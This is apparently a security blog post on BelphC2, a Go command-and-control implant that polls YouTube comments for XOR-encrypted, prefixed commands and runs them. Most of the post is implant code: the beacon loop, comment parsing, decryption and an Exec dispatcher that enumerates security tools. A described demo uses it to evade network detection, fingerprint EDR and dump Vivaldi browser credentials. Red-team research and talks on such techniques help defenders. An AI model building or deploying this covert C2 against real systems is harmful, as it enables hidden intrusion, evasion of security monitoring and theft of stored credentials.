BelphC2 - C2 Comms Via Youtube Comments
Sections
LOTs & Unconventional Communications#
A couple years ago I discovered the LOTS project, around when I started learning about GTFOBins and LOLBAS:
https://lots-project.com/ Living Off Trusted Sites (LOTS) Project Attackers are using popular legitimate domains when conducting phishing, C&C, exfiltration and downloading tools to evade detection. The list of websites below allow attackers to use their domain or subdomain. Website design credits: LOLBAS & GTFOBins

When preparing for my talk at OISC discussing defense evasion, this struck me as a perfect technique to capture the attention of the audience and hit the points home!
Particularly, when demonstrating unconventional C2 communications to evade Network Level detection..
In this blog, I’ll go over how I went about building a C2 implant that can receive instructions hidden in the YouTube comment section. Lets do it!
The Main Loop#
The main polling loop is decently short and sweet. Lets break it down:
First, we are going to :
- Start the Jittering engine. I will not be commenting further on jittering in this article, you can read about that Here.
- Call back to our C2 server
func main() {
	j := butterfly.NewLorenzJitter()
	comms.Callback()
Following this initial setup, we will enter our main loop.
- We loop continuously, executing any command with the
Exec()function (we’ll come back to this), when command is not empty. - Otherwise, if we get the signal to stop. We return.
	for {
		weitergehen, cmd := poll()
		if cmd != "" {
			Exec(cmd)
		}
		///
		/// JITTERING LOGIC
		///
		if weitergehen == true {
			return
		}
	}
}
Lets dive deeper into the poll() function!
Polling Function#
The polling function is also quite simple:
Immediately, we call the Fetch() function. This is the function facilitates:
- Reading a specific comment from a specific YouTube video
- Extracting the command portion (Base64 encoded and encrypted text) out of the comment
func poll() (bool, string) {
	result, err := Fetch(VIDEO_ID, YT_API_KEY)
If we did not find a BelphC2 command in the comment section:
- return nothing, and continue in the previously mentioned The Main Loop.
	if err != nil {
		fmt.Printf("%v: \n", err)
	} else {
		if result.Cmd == "" {
			return false, ""
		}
If we did find a BelphC2 command in the comment section:
- Decode the command string
- Decrypt the string
- Return the Decrypted string.
This decrypted string is passed to the
Exec()function mentioned in the The Main Loop.
		ciphertextHex := strings.TrimSpace(result.Cmd) // just in case
		ciphertext, err := hex.DecodeString(ciphertextHex)
		if err != nil {
			fmt.Printf("[biscut] Invalid hex in Cmd: %v  (raw: %q)\n", err, ciphertextHex)
			return false, ""
		}

		// Now decrypt the actual binary ciphertext
		decrypted := crypto.Xor(ciphertext, generated.XorKey)
		decryptedStr := string(decrypted)
		fmt.Printf("[biscut] Decrypted command: %s\n", decryptedStr)
		return false, decryptedStr
	}
Lets dive deeper into fetch(), to see how exactly we can determine if we have found a BelphC2 command within a YouTube Video’s comment section!
Searching Through The Comment Section#
In order to send a command to a given beacon via a YouTube comment section, we must format it like so:
bc2{COMMAND}ᓚᘏᗢ{IMPLANT}ᓚᘏᗢ{TASK_ID}
bc2: The prefix.COMMAND: The actual command we wish to send to the implant."ᓚᘏᗢ": A cute delimiter.IMPLANT: The implant identifier (which specific implant).TASK_ID: Which task this is chronologically. Note: Not all of these fields are being used for this demo.
Lets dive into the logic to find these commands. First we define some constants:
- Max amount of comments we will search for
- The prefix
- The delimiter
const (
	maxComments   = int64(50) // default; can be adjusted later
	triggerPrefix = "bc2"     // commands must start with this
	separator     = "ᓚᘏᗢ"     // meow delimiter
)
Then, we define a struct to hold our extracted bits from any commands we find
Cmd: The commandBiscut: The implant nameID: The task ID
type Task struct {
	Cmd    string
	Biscut string
	ID     string
}
Now for the function! First we pull maxComment amount of comments from the videoID video.
// Fetch looks for the first valid "bc2" command in recent YouTube comments.
func Fetch(videoID string, apiKey string) (Task, error) {
	comments, err := youtube.FetchComments(context.Background(), apiKey, videoID, maxComments)
	if err != nil {
		return Task{}, fmt.Errorf("failed to fetch YouTube comments: %w", err)
	}

	if len(comments) == 0 {
		return Task{}, nil // no comments → no task
	}
For every comment pull, lets check if the prefix is present:
	for _, c := range comments {
		text := strings.TrimSpace(c.Text)
		if len(text) < len(triggerPrefix)+1 {
			continue
		}

		if !strings.HasPrefix(text, triggerPrefix) {
			continue
		}
If the prefix is present, we have a match! Lets start splitting it up…
		// Remove Prefix
		text = text[3:]

		// Split on meow delimiter
		parts := strings.Split(text, separator)
		if len(parts) < 3 {
			fmt.Println("[DEBUG] Malformed")
			continue
		}
Now that we have divided this BelphC2 command up, lets populate our struct, and return!
		task := Task{
			Cmd:    strings.TrimSpace(parts[0]),
			Biscut: strings.TrimSpace(parts[1]),
			ID:     strings.TrimSpace(parts[2]),
		}

		// We found a valid task → return it immediately
		fmt.Println("[DEBUG] RETURINING")
		return task, nil
	}

	// No valid bc2 command found in any comment
	return Task{}, nil
}
To recap so far:
- task
Taskstruct is returned where it is called within the Polling Function:
result, err := Fetch(DEFAULT_VIDEO_ID, YT_API_KEY)
- The Polling Function decrypts the
Cmdfield of thisTaskobject, and returns it to the The Main Loop
		// Now decrypt the actual binary ciphertext
		decrypted := crypto.Xor(ciphertext, generated.XorKey)
		decryptedStr := string(decrypted)
		fmt.Printf("[biscut] Decrypted command: %s\n", decryptedStr)
		return false, decryptedStr
- The The Main Loop passes the command to
Exec.
		if cmd != "" {
			Exec(cmd)
		}
Executing Commands#
The last step: Executing commands
Exec is simply a wrapper function which based on the command received, delegates tasks to other pre-included routines.
Shown below, “exec get defense” will enumerate installed security tools. The actual working function, is executed via the winenum package.
func Exec(task string) {
	var sb strings.Builder
	var result string
	var success = true
	switch task {
case "exec get defense":
		fmt.Println("[biscut] Enumerating installed security tools / defenses...")
		tools := winenum.GetInstalledSecurityTools()
		}
		//truncated...
		result = sb.String()
Time for the demo!
Wrapping it all together#
This demo is purposely verbose to demonstrate what is going on beneath the hood!
Normal usage of BelphC2 would involve using the BelphC2 CLI. In this demo, we will actually paste the encrypted commands into the YouTube comment section (under my own video)
- Top left side of screen:
- The BelphC2 CLI.
- Right side of screen.
- The YouTube comment section.
- Bottom left of screen.
- A helper script for me to simplify pasting commands into YouTube.
In this demo, we’ll execute 3 commands after receiving a callback:
- Enumerate endpoint security protections (Unnamed EDR product)
- Enumerate installed software (specifically web browsers)
- Dump credentials out of Vivaldi Web Browser Check out how that works here!
Thanks for reading! Happy hacking.